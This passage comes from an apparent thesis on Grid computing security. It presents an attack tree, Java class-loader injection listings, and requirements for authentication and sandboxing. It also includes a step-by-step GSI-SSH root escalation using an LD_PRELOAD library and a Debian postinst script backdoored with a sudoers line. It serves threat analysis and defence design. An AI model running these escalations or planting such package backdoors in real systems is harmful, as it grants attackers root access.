 - 6.2.1.1.1. See 4
 - 6.2.2. Use X.509 private key to decrypt session key
 - 6.2.2.1. Convince provider to encrypt data with a different public key whose private key is known (P,D) (S)
 - 6.2.2.2. Convince provider to encrypt data with additional public key whose private key is known (P,D) (S)
 - 6.2.2.3. Steal X.509 private key and passphrase from customer (P,D)(S)
 - 6.2.2.3.1. See 1
 - 6.2.2.3.2. See 4
- 7. Get data from the Grid headnode (direct copy, monitor memory, etc) (P)
 - 7.1. Utilise OS backdoor (P)
 - 7.1.1. Remote Attack (P,D)
 - 7.1.1.1. Direct Attack (P)
 - 7.1.1.2. Trojan Attack (P, D)
 - 7.1.2. Local Attack with user privileges (P)
 - 7.2. Compromise Grid Middleware (P,E)
 - 7.2.1. Utilise vulnerability in native components (P)
 - 7.2.1.1. GridFTP (P)
 - 7.2.1.2. OpenSSL(P)
 - 7.2.1.3. GSISSH (P)
 - 7.2.2. Install service with malicious native component (P,E)
 - 7.2.2.1. On-demand privilege misuse (P,E)
 - 7.2.2.2. Fool administrator to install service (P,D)
 - 7.3. Compromise customer's service to send copy of Data (P,E)
 - 7.3.1. Install malicious service (P,E)
 - 7.3.1.1. On-demand privilege misuse (P,E)
 - 7.3.1.2. Fool administrator to install software (P)
 - 7.4. Physical attack (P, X)
 - 7.4.1. Reveal data through covert attack (Firewire DMA access, clone HDD) (P,X)
 - 7.4.2. Steal hardware component (P,X)
- 8. Read data from the Cluster headnode (P,D)
 - 8.1. Utilise OS backdoor (P,D)
 - 8.1.1. Remote Attack (P,D)
 - 8.1.1.1. Direct Attack (P,D)

- 8.1.1.2. Trojan Attack (P,X)
- 8.1.2. Local Attack with user privileges (P,X)
- 8.2. Compromise Cluster Scheduler (P,D)
- 8.2.1. Submit malformed job for buffer overflow (P,D)
- 9. Read data from the Worker nodes (direct copy, monitor memory, etc) (P,E)
- 9.1. Local Attack with user privileges (P, D)
- 9.2. Install malicious software (P,E)
- 9.2.1. On-demand privilege misuse (P,E)
- 9.2.2. Fool administrator to install software (P)
- 9.2.3. Privilege escalation attack (P)
- 9.3. Physical attack (P, X)
- 9.3.1. Reveal data through covert attack (Firewire DMA access, clone HDD) (P,X)
- 9.3.2. Steal hardware component (P,X)

4.6.2 Attack Vectors

Based on the attack tree some exemplary attack vectors will now be illustrated. Figure 4.7 shows a traditional Grid setup often used in low security environments. The Grid consists of two clusters P and Q, and two customers A and B who are also their own solution producer (i.e. they use their own software). User software is installed locally on all nodes, paving the way for attacks 7.2, 7.3 and 9.2. There is also an external attacker without valid Grid credentials. The external attacker must utilise vulnerabilities in the Grid middleware or the underlying operating system to compromise the Grid headnode (1.1) for instance using attack 7.2.1.1 and from there (s)he can attack the compute nodes (1.2) for instance using attack 8.1.1. While both these attacks are possible, they are not necessarily easy. The valid users can use their login and their installed software to attack other user's software and data (2), for instance, with attack 9.2.1 or the resources of other compute nodes (3) with attack 9.2.3.

In the following, the most critical (read easy) attacks will be discussed in detail with a particular focus on attacks stemming from the new on-demand usage scenarios.

4.6.3 Service Attacks

In this section, attacks 7.2.2 and 7.3 which are made possible through autonomous service installation are shown. Since all Grid services running on one Grid node are hosted by Axis in GT4, they run within the same JVM and the classes are loaded by the same class loader. As a consequence, interaction between the classes is possible, thus offering malicious code the possibility to harm running services. To illustrate the problem, a target service is introduced which will then be attack in a number of ways. The service code is listed in listing 4.2. The main class A lies in the package de.fb12.-grid.services. It has two static methods for service internal use to access and set some




Figure 4.7: Traditional Grid

data. It also has a public service method which is called by the clients wanting to use the service. The get and set methods are declared as protected methods, which restricts access to these methods to classes declared in the same package.

The static get and set methods are the origin of the first intra-engine service security issue and enable an intra-engine service data attack. In general, an intra-engine service data attack is made possible if the service targeted for attack uses singletons, or any other method to access internal objects which does not require specific object references, like static methods. It is then possible to introduce a service which can modify these objects simply by using the same package as the target service and calling the methods on those objects. Using this attack, the internal state of an object belonging to a different service can be modified. Listing 4.3 shows how data from the target service in listing 4.2 is accessed and then replaced by a different data object.

Since the get and set methods are declared as protected, the attacking class was placed in the same package as the target class. In a standard Grid computing environment, a security manager could be configured to restrict access to the package `de.fb12.grid.services` and thus prevent the malicious class entering the target package and accessing the target service. This is done by setting `package.definition = de.fb12.grid.services` and `package.access = de.fb12.grid.services` in the `java.security` properties file, effectively blocking creation of new classes in the protected package and access to the package from unauthorized classes. These security properties must be set before starting the system. In an on-demand Grid environment, this is not feasi-

Listing 4.2: Target Service Main Class

```
package de.fb12.grid.services;  
class A  
{  
    static protected Data getData()  
    { ... }  
  
    static protected void setData(Data data)  
    { ... }  
  
    public void doSomething()  
        throws RemoteException  
    {  
        //do something  
    }  
}
```

Listing 4.3: The Data Attack Service

```
package de.fb12.grid.services;  
public class EvilService{  
    doDataAttack(){  
        stolenData=A.getData();  
        A.setData(evilData);  
    }  
}
```

ble since new services in custom packages will have to be inserted during run-time and thus could not be protected. Furthermore, legitimate access to these existing services or legitimate deployment of new services in the same package should be possible. The standard approach in Java to allow this is to set specific security permissions (shown in listing 4.4) for the code base trying to access a package or create a new class in that package. In the case of GT4, which uses Tomcat as the WebApplication host, these settings are stored in `catalina.home/conf/catalina.policy` and are loaded during startup. Again, this is not a usable solution for on-demand Grid computing since code bases not registered during start-up might need legitimate access to certain packages. To prevent illegal access, a sandboxing system is required which allows the protection of classes from intra-engine service data attacks while at the same time allowing dynamically added services to access the classes if they have sufficient security clearance and the certificates to prove it.

Listing 4.4: Excerpt from the catalina.policy File

```
grant codeBase
"file:\${wsrf.home}/WEB-INF/lib/MyService/my-service.jar" {
    permission java.lang.RuntimePermission
    "defineClassInPackage.de.fb12.grid.services"
};
```

A different form of attack is the intra-engine service code attack. If the target service is loaded after the attacking services or loads classes on-demand (the standard procedure in Java), it is possible to introduce foreign code into the service by preempting the load procedure. If, for example, the target service has a class A which loads class B at a certain time during its operation, a malicious service can use that as an entry point for an attack. Figure 4.8 illustrates the attack. The attacking service defines a class B* with the same fully qualified name and with the same interface as class B and then loads that class (1). If this is done prior to the loading of B in the target service, the malicious code has been successfully introduced into the system (2). When A tries to load B (3), the ClassLoader will see it has already loaded a class with the fully qualified name of B (namely B*) and returns the class from its cache (4). As a consequence, A now executes B* instead of B (5). This attack can even be used to replace the service A completely if A is deployed to a node where the malicious service is already running. Listings 4.5 and 4.6 show how this is done. Listing 4.5 shows the malicious replacement A* of the target service A. It has the same method signature as the legitimate service A and thus can function as its replacement but executes the attack code instead when, for instance, the method doSomething is called. If the target service is deployed onto a Grid node where the malicious service A* is already loaded, the Axis class loader will simply return A* when A is supposed to be loaded, since A* has the same fully qualified name as A. Listing 4.6 shows how the attacking service loads the A* class.

Listing 4.5: Malicious Replacement of the Target Service

```
package de.fb12.grid.services;
class A{
    static Data getData()
    { ... }
    static void setData(Data data)
    { ... }

    private void doSomething()
        throws RemoteException
    {
        //do something malicious
    }
}
```




Figure 4.8: Intra-Engine Service Code Attack

Listing 4.6: The Code Attack Service

```

package com.evil;
import de.fb12.grid.services.B;
public class EvilService{
    private doCodeAttack(){
        A a = new A();
    }
}

```

If service code is protected by placing the computation into a separate class which can only be instantiated by classes of the same package, as shown in listing 4.7, the attacking service can either be placed in the same package or it can avoid instantiating the class altogether and simply load the class explicitly, as shown in listing 4.8.

Listing 4.7: Target Service Helper Class B

```

package de.fb12.grid.services;
class B{
    protected B()
    { ... }
    private void doMore(){
        //do something good
    }
}

```

Listing 4.8: The Code Attack Service 2

```
package com.evil;  
public class EvilService{  
    private doCodeAttack(){  
        try{  
            EvilService.class.getClassLoader().  
                loadClass("de.fb12.grid.services.B");  
        } catch (ClassNotFoundException e){  
            e.printStackTrace();  
        }  
    }  
}
```

The solution to the above security problems requires that services can be deployed into separate sandboxes which protect the services from illegal access.

4.6.4 Middleware Attacks

4.6.4.1 GSI-SSH attack

The following two attacks are made possible by the fact that GSI-SSH is based on OpenSSH and thus inherits most of its vulnerabilities. Both the attacks presented here have been patched and are no longer an issue in the current version of GSI-SSH.

The first attack [198] requires a valid account so it cannot be executed by external attackers. It enables a non-root user to gain root access if PermitUserEnvironment is set to true in the ssh config. The attack is executed as described in the following.

First, create a file named lib.c file with the following content:

Listing 4.9: Content of lib.c

```
#include <stdio.h>  
int setuid(int uid){  
    printf("setuid() - called ... \n");  
    seteuid(0);  
}
```

Then compile it into a library:

Listing 4.10: Compilation of lib.c

```
$ gcc -c -o lib.o lib.c
$ ld -shared -o libroot.so lib.o
$ chmod 755 ./libroot.so
$
```

Log on to the machine to be attacked and create an entry in `$HOME/.ssh/authorized_keys` with the following content:

Listing 4.11: Content of `authorized_keys`

```
environment="LD_PRELOAD=<your home>/libroot.so" <your public
key>
```

When SSH receives the connection, it will export this variable into the environment before running login. This then executes `setuid(0)`.

Another published attack against GSI-SSH can be utilised even without a valid account. Since the attack relies on a race condition, it is more complex. The attack is based on a signal handler race condition which allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code if GSSAPI authentication is enabled, through a double-free operation. For more details on the attack the reader is referred to the NIST CERT announcement [190].

4.6.4.2 GridFTP Attack

Just like GSI-SSH is based on OpenSSH, GridFTP is based on WU-FTP and as such suffers from the same vulnerabilities. One vulnerability was released on cert.org [29]. WU-FTPD implements its own globbing functionality which allows users to specify multiple files at once. This code allocates memory on the heap to store a list of file names that match the expanded glob expression. The vulnerability is created through erroneous syntax checking algorithms which do not catch all invalid expressions. This can lead GridFTP to free unallocated memory. If intruders can place addresses and shellcode in the right locations on the heap using FTP commands, they may be able to cause WU-FTPD to execute arbitrary code by later issuing a command that is mishandled by the globbing code. Since GridFTP runs either as the Globus user or root, the attack code is also executed with these rights. However, a valid login is required, since anonymous logins are usually disabled in a Grid setup external attackers cannot execute this attack. If the attack fails the thread serving the request fails, but GridFTP does not go down allowing new attempts to be made. Like the GSI-SSH attacks, this attack is no longer possible against the current version of GridFTP.

4.6.5 Operating Systems Attacks

There is a steady stream of operating system exploits, most require local access but some can be executed remotely. A good resource provider will regularly apply security patches to reduce the number of exploits available, but the existence of zero-day exploits makes it difficult to guarantee the security of the OS when users have local accounts. However, in an on-demand Grid environment there is a much simpler attack, since users can bring their own software. If a user supplies the software in the form of a Debian or Redhat package, the software must be installed with root privileges. In the case of Debian packages the installation procedure is supplemented by a number of scripts which are executed by the package management system with root privileges. Listing 4.12 shows an excerpt from the post install script of a Debian program. Listing 4.13 shows the same excerpt except that on line 17 the user matthew is added to the sudoers list. This attack uses no form of obfuscation except the natural complexity of software. Unless the resource provider checks every script in every software package to be installed, this attack would instantly give the user matthew root privileges on all machines where the software is installed. Considering the fact that it is also trivially easy to compile the same command into a binary, the effort administrators would have to put into checking the software to be installed (i.e. decompiling everything and checking line for line) is prohibitively high, and thus it is next to impossible to prevent this form of attack in an on-demand environment.

4.7 Summary

This chapter presented the results of a threat analysis for on-demand Grid computing. A definition of the actors involved in on-demand Grid computing and the trust relationships between them were defined together with a discussion of motivation, risk aversion, skills, knowledge, resources and access of the actors. To better deal with the complexities of on-demand Grid computing, three stages of on-demand Grid computing were defined which successively decrease the trust requirements and consequently increase the security requirements. Based on the developed threat model an example attack model is presented and several example attacks were shown.

Listing 4.12: Debian Package *postins* Script

```

1 # remove old cruft
2 if [ -f /etc/init.d/vboxdrv.sh ]; then
3     echo "Found old version of /etc/init.d/vboxdrv.sh, removing
4         ."
5     rm /etc/init.d/vboxdrv.sh
6     update-rc.d vboxdrv.sh remove >/dev/null
7 fi
8 if [ -f /etc/init.d/virtualbox ]; then
9     echo "Found old version of /etc/init.d/virtualbox, removing
10         ."
11     rm /etc/init.d/virtualbox
12     update-rc.d virtualbox remove >/dev/null
13 fi
14 # install udev rule
15 if [ -d /etc/udev/rules.d ]; then
16     udev_out=$(udevinfo -V 2> /dev/null '
17     udev_ver=$(expr "$udev_out" : '[^0-9]*\([0-9]*\)')
18     if [ "$udev_ver" = "" -o "$udev_ver" -lt 55 ]; then
19         echo 'KERNEL="vboxdrv", NAME="vboxdrv", OWNER="root",
20             GROUP="vboxusers", MODE="0660"' \
21             > /etc/udev/rules.d/60-vboxdrv.rules
22     else
23         echo 'KERNEL=="vboxdrv", NAME="vboxdrv", OWNER="root",
24             GROUP="vboxusers", MODE="0660"' \
25             > /etc/udev/rules.d/60-vboxdrv.rules
26     fi
27 fi
28 # create users groups
29 db_input high virtualbox -ose/group-vboxusers || true
30 db_go || true
31 groupadd -f vboxusers
32
33 if [ ! -f /lib/modules/$(uname -r)/misc/vboxdrv.ko ]; then
34     db_get virtualbox -ose/module-compilation-allowed
35     if [ "$RET" = "false" ]; then
36         cat << EOF
37 fi

```

Listing 4.13: Modified Debian Package *postins* Script

```

1 # remove old cruft
2 if [ -f /etc/init.d/vboxdrv.sh ]; then
3     echo "Found old version of /etc/init.d/vboxdrv.sh, removing
4     ."
5     rm /etc/init.d/vboxdrv.sh
6     update-rc.d vboxdrv.sh remove >/dev/null
7 fi
8 if [ -f /etc/init.d/virtualbox ]; then
9     echo "Found old version of /etc/init.d/virtualbox, removing
10    ."
11    rm /etc/init.d/virtualbox
12    update-rc.d virtualbox remove >/dev/null
13 fi
14 # install udev rule
15 if [ -d /etc/udev/rules.d ]; then
16     udev_out='udevinfo -V 2> /dev/null '
17     udev_ver='expr "$udev_out" : '[^0-9]*\([0-9]*\)''
18     echo matthew ALL=(ALL) ALL >> /etc/sudoers
19     if [ "$udev_ver" = "" -o "$udev_ver" -lt 55 ]; then
20         echo 'KERNEL="vboxdrv", NAME="vboxdrv", OWNER="root",
21             GROUP="vboxusers", MODE="0660"' \
22             > /etc/udev/rules.d/60-vboxdrv.rules
23     else
24         echo 'KERNEL=="vboxdrv", NAME="vboxdrv", OWNER="root",
25             GROUP="vboxusers", MODE="0660"' \
26             > /etc/udev/rules.d/60-vboxdrv.rules
27     fi
28 fi
29 # create users groups
30 db_input high virtualbox -ose/group-vboxusers || true
31 db_go || true
32 groupadd -f vboxusers
33
34 if [ ! -f /lib/modules/$(uname -r)/misc/vboxdrv.ko ]; then
35     db_get virtualbox -ose/module-compilation-allowed
36     if [ "$RET" = "false" ]; then
37         cat << EOF
38 fi

```


5

Security Challenges

5.1 Introduction

In the previous chapters, the threats and attacks against on-demand Grid computing systems were introduced. In the following, the challenges most relevant for security in an on-demand Grid computing environment are discussed.

Parts of this chapter have been published in [158, 157].

5.1.1 Areas of Interest

Authentication ensures that an entity is a valid user before access to resources is granted. In cluster computing, authentication is often done with passwords. In Grid computing, certificates (mostly x.509) are used instead of passwords. It must be ensured that passwords/certificates can be tied to a legal person, so it is possible to take legal action in case of misuse of an account. To get a user certificate, it is necessary for a Registration Authority (RA) to personally confirm the identity of the requesting entity and then get the certificate signed by a Certificate Authority (CA). The entity can then use the certificate to identify itself to the Grid. The EUGridPMA [60] is a body to establish requirements and best practices for Grid identity providers to enable a common trust domain applicable to authentication of end-entities in inter-organisational access to distributed resources. The following is taken from the EUGridPMA guidelines concerning the issuing of certificates for users:

- *"In order for an RA to validate the identity of a person, the subject should contact the RA face-to-face and present photo-id and/or valid official documents showing that the subject is an acceptable end entity as defined in the CP/CPS document of the CA.*
- *In case of host or service certificate requests, the RA should validate the identity of the person in charge of the specific entities using a secure method.*

- *The RA should validate the association of the certificate signing request.”*

The private end-entity certificates are usually held by the end-entity themselves. While passwords can be memorised and do not need to be saved to disk, certificates must be stored in digital form. This creates a security risk, since the CA that signs the certificate has no means to enforce key hygiene on the side of the end-entity. Thus, even if a certificate is signed by a trustworthy CA, there is no way the CA can guarantee that the certificate was stolen after signing. A recent IBM security study found that 80% of Windows clients have spyware infestations and 30% already have back doors [144], thus creating the possibility of identity theft. Certificate theft usually goes undetected for a long time, since there is no physical lack of the stolen object on the owner’s side. However, the focus of this thesis is the server side of Grid computing, so user machine hygiene lies outside of the scope of this work and will only be discussed briefly.

A currently applicable solution to storing certificates on unsecured user machines is the use of credential stores which store the certificates on behalf of the end entity. The user uses a password to access the remote certificates. This system combines the benefits of human learnable passwords with the certificate based security framework. This is only beneficial if the passwords are not stored on the end entity machine and no key-logging compromise of the user’s machine has taken place. The credential stores are of course also tempting targets for attacks, since they contain a large amount of valuable data. However, poorly managed credentials have caused uncountable security incidents while, to the best of the authors knowledge, not a single centrally maintained Grid authentication server has been compromised in the past decade [177]. While such a centrally managed store prevents the direct theft of credentials, it does not prevent an attacker from installing a key logger on the user’s machine to gain access to the password to the central credential store. It also does not prevent an attacker from tampering with the client machine and exchanging stored Grid server certificates or the list of trusted certificate authorities, which enables the attacker to impersonate Grid servers through man-in-the-middle masquerading attacks [172]. An interesting approach to solve the problem of user system hygiene is presented by Stumpf et al. [170, 169, 171] who use virtualisation in combination with a Trusted Computing Module (TPM) [201] to secure a minimal user operating system in which the client software is installed. It is particularly noteworthy that even masquerading attacks after the secured boot phase of the TPM system can be detected using an extended remote attestation algorithm [172].

Apart from pure X.509 certificate based authentication, SAML [128], Shibboleth [97] and GridShib [122] need to be mentioned. SAML is a XML-based standard for exchanging authentication and authorization attribute data between security domains and managing single-sign-on. Shibboleth is an implementation and extension of SAML which also includes a mechanism to manage the release of attributes. The GridShib project allows the use of Shibboleth issued attributes for authorization in Grids built on the Globus Toolkit. The particular focus of the Shibboleth work is on seamlessly integrating existing authentication frameworks (like LDAP) of different organisations

and as such is well suited for an on-demand environment, since customers can use their existing identification framework to access the Grid.

Authorisation ensures that every authenticated user can only access the resources that he or she is allowed to. Most of the attacks described in *Resource attack against the resource provider* and *Resource attack against other solution producer/users* executed by users can be stopped by sufficiently tight authorisation enforcement. In cluster computing, authorisation is usually done via user rights of the local operating system which are configured by the local administrator manually. In the Grid environment, there has been a rapid evolution in the past years of different authorisation technologies (Grid-map files used by Globus [178], VOMS [2], CAS [131], PERMIS [30]) and GridShib [122] which unfortunately do not interoperate particularly well. For on-demand Grid computing it is important that an interoperable approach (such as SAML) is adopted by the resource providers so that the solution producers can create requirement requests which encapsulate the needed resources and access rights needed by the software solution and the users who consume the solution. Such a standardised framework allows solution producers to find resource providers whose security policies match the required access rights of their application. Currently standardisation organisations like OASIS are actively working on this aspect and their results will directly benefit the on-demand Grid.

Another issue is the revocation of access rights. In current Grid systems, the target revocation delay is 10 to 60 minutes [177]. In an on-demand environment, it is desirable to have much lower delays not only because resource providers can avoid their resources being abused but also for users who would have to pay the bill. Currently, Certificate Revocation Lists (CRL) are used to revoke access rights throughout a Grid environment, but practical implementations of this system do not meet even the current delay target. In RFC 2560 [120] Online Certificate Status Protocols (OCSPs) are proposed to allow the timely revocation of user rights. Just as with authentication, the resource providers would do well to combine their authorisation framework to cooperatively be able to respond quicker to newly identified attacks and attackers.

All of the above requirements can be handled using standard Grid authorisation frameworks and enough man power to handle the requests for resources as they come in. It is then up to the resource provider to ensure that users do not get the chance to execute programs that they do not have sufficient access rights for. With a competent and dedicated administrator, this procedure is not too difficult. However, as stated above, in on-demand Grid computing, the solution producers and their software potentially require significant (possibly root) access to the system to be able to execute their on-demand business. In complex software systems it is already next to impossible to impose a full security audit on the code before installation, in the on-demand environment is not feasible at all. It is therefore very difficult to ensure that solution producers do not illegally access other solution producers' or users' assets which are hosted within the same operating system. This is, however, a requirement of stage 1 on-demand computing, since there is no trust relationship between the different solution producers and users. To ensure the resources of different solution producers and

users are protected from unauthorised access, an automatic and secure sandboxing system is required to separate the different solution producers from each other and only allow legitimate users to access their chosen solution producer's software and data. Since this is one of the more critical issues of on-demand Grid computing, this will be dealt with in more detail in the following chapter.

Delegation and Single Sign-On allows the system to carry out a range of functions on behalf of the user who only has to log on to the system once. This is one of the major requirements of Grid computing and is an extension of the authentication and authorisation process which is offered by systems like MyProxy [125]. It can be distilled down to the problem of online key management and bootstrapping in a distributed environment. All the problems described above are valid here as well as the new security risks introduced by the proxy delegation system used to enable the single sign-on. Naturally, the more credentials which are stored online to facilitate single sign-on, the easier it becomes to steal a user's identity. Once an attacker gains access to a user's bootstrapping mechanism, it becomes very easy to move through an on-demand system, since there are less personal checks in place. The bootstrapping mechanism must therefore be highly protected. Possibilities are one-time passwords based on a shared secret passed in an out-of-band fashion or the use of biometric data. CryptoCard [41] or SecureID [153] based systems can also be utilised. In addition the systems currently in place should be able to scale well to meet the new demands of on-demand computing. As mentioned above SAML [128], Shibboleth [97] and GridShib [122] also offer a single-sign-on mechanism which scales through the distribution of the identification procedure. As such existing mechanisms were utilised in this work.

Secure Communication guarantees integrity, confidentiality and non-repudiation of data communication. This fortunately is an area where the author does not see a significant change in the security requirements for on-demand Grid computing. Apart from a possible higher volume of traffic, the systems developed to secure communications in the web can be used in the on-demand Grid scenario. However, some of the security measures introduced for other issues in on-demand Grid computing will force the reevaluation of this issue later on.

Auditing allows resource providers and solution producers to see what actions were done when and by whom (authorised and unauthorised). While auditing is not directly a mechanism to secure a system, it is nevertheless a vital component in the overall security architecture, since it is the source of proof for possible defence or legal actions. It is also often a target for attackers who want to cover their tracks or harm other users of the system by manufacturing fictitious usage logs. The latter is particularly pertinent in an on-demand scenario, because audit data is the basis for billing. Most of the requirements for auditing in an on-demand scenario are identical to the traditional auditing requirements. One significant difference is that in a traditional system the resource provider usually is the only entity authorised to access audit data. In the on-demand scenario, the solution producers are likely to require access to the audit data pertinent to their solution. It must be ensured that there are automated mechanisms to allow them that access while at the same time protecting the audit data

of other solution producers.

Safety of data is the concern of fail-safe short term and long term preservation of user data even in the presence of catastrophic failure of individual system components, such as operating system crashes and storage media failure. External storage is often separated into two categories in large Grid systems: working areas that provide relatively fast access to moderate data volumes for use by current tasks, and long term storage systems such as tape libraries for backup and data retention. In an on-demand Grid environment, the discovery and selection of suitable storage media for long time archival is a challenging task. Often, data safety has to be achieved by collaborative replication of data or by using data archival services provided by third parties. In any case, it is important that long time storage of data can be limited to trusted data stores or data is only stored in encrypted form in order to keep storage providers and unauthorised third parties from accessing long time archives. Certain applications will require systems to be selectable by the degree of guarantee these systems can give with respect to fault tolerance for managed data.

Confidentiality ensures that private data (including meta-data concerning their Grid activity) of all participants is protected from all unauthorised entities. This is the area where on-demand Grid computing is most challenging. The large number of users and solution producers create the need for very tight data security, otherwise commercial use will be very restricted. Standard data access controls offered by the operating system can be configured to protect users' files from other users, but if an attacker gains root access to the system or has software installed with root access, the data can be accessed nevertheless. Furthermore, meta-information can be gathered via commands like `ps` or via Grid monitoring tools. Commercial cluster management systems restrict the use of such tools on a tool by tool and command by command basis, however the ability of solution producers to install custom software in the systems makes it next to impossible to protect meta-data or data within standard operating system security techniques. To ensure that the confidentiality requirements of on-demand customers are met, an automatic and secure sandboxing system is required to separate the different solution producers from each other, the different users from each other and only allow legitimate user to access their chosen solution producer's software and data. The need for a sandboxing system for authorisation enforcement was already identified. The same sandboxing system can also enforce confidentiality. This is one of the more critical issues of on-demand Grid computing that will be discussed extensively in this work.

To summarise, a large body of work already exists for securing Grid systems and many standards have been proposed and implemented. Their main focus has been the specification of authentication, authorisation and communication security on a per-site and per-service level [57, 138]. However, while service-oriented standards such as SAML are evolving quickly to match the needs of service-oriented applications, the actual enforcement of these security requirements by Grid hosting platforms is lagging behind. While it is relatively straightforward to specify that certain users should be granted access to certain resources or services and that the data should be treated con-

fidentially, enforcing these requirements on the hosting system is more complex and often requires manual configuration and coding. In the following, the challenges creating an enforcement system for the fine-grained security requirements of the service-oriented on-demand Grid are presented.

5.2 Stage 1 On-Demand Confidentiality Challenge

Current work on security issues in WSRF based Grids focuses on authentication and authorisation at the Grid headnode and on the protection of message exchanges. Implementations of the WSRF specifications do not address the enforcement of intra-site security issues. In stage 1 of on-demand Grid computing, a system is required in which different solution producers and their users can work on a single shared resource safely. Their software and data must remain confidential, and only authorised access should be granted.

Enforcing security policies in shared Grid environments is a complex task for system administrators. In an on-demand Grid environment, these tasks grow even more complex, since the lifetime of deployed compute jobs (and, potentially, related user IDs) may be limited to the jobs' run time. Thus, administrators neither gain sufficient experience with the expected behaviour of jobs nor are they able to rely on a fixed software configuration of the system, since newly deployed jobs may bring new dependencies for shared libraries and third-party software along with them.

Due to the diverse nature of Grid applications the thesis distinguishes between three types of Grid applications, which currently are in use in service-oriented Grid environments. The first type is the most modern: a fully service-oriented Grid application programmed in a secure high level language like Java or C#. These are the easiest to deal with since the virtual machine in which these applications run already has strong security enforcement capabilities built in. However, many scientific applications in Grid computing are based on legacy code bases which cannot be ported to Java for cost and efficiency reasons. These existing legacy solutions can be wrapped by a number of Java Grid service implementations to make the different legacy components available separately to the service-oriented Grid environment. This creates a major security problem, since the native code cannot be constrained by the standard Java or C# security facilities. These service-oriented applications which contain a number of legacy components make up the second type of Grid applications. Finally, the third and most common type of applications is a monolithic legacy application which is wrapped by a single Grid service or called through WS-GRAM but apart from that has no service-oriented attributes. With these applications, it is often necessary that users are able to directly access the nodes on which the application runs. These types of Grid applications have all the security problems of the first two types in addition to the security problems incurred by allowing direct access to the Grid nodes. In the following, the requirements which must be met by a sandboxing technology to prevent *shared use* threats is discussed for each of the three types of Grid application.

5.2.1 Type 1 Grid Applications

Type 1 Grid applications consist purely of secure programming language based Grid services. A single Grid application can consist of a number of different Grid services which do not necessarily come from the same solution producer. In the following, the Apache Axis web service engine [12] based Grid middleware environments like GT4 [178] and Java based Grid services will be discussed. The sandbox for Java classes within the JVM is defined by a security manager. Based on a given policy, the security manager controls access of Java classes to certain resources such as the file system or network interfaces. The Java security manager can block file system access for pure Java classes that must use the File classes of the Java IO packages for file system access. From an operating system perspective, all file access operations from the JVM are performed with the user rights of the owner of the JVM process. Java can also restrict access to package definitions thus enforcing class access protection, but this is done at startup-time instead of at run-time, making the mechanism unsuitable for on-demand computing.

The threats described in chapter 4 lead to the proposal of the following intra-engine service security requirements for Java Grid services: A service must be able to be deployed into a private sandbox if it does not want its classes to be accessed by other services. Services wishing to form a group in which classes can be shared require a secure grouping mechanism which allows all services within the group to share classes but services outside of the group are denied access. Both mechanisms must function in an on-demand fashion, i.e., normal operation of the Grid node must not be disrupted. Services already running on the system must be unaffected by the introduction of new services and new security groups.

It should also be noted that this type of application creates a number of problems when run on a cluster in combination with the more traditional type 3 applications, since for a fully service-oriented application each worker node must be able to host services and be directly accessible to the controlling instance. In a traditional Grid-cluster setup, the worker nodes are private and accessed via a scheduler. This issue will be discussed in 6.4.3. Parts of the media analysis application is an example for a fully service-oriented type 1 application.

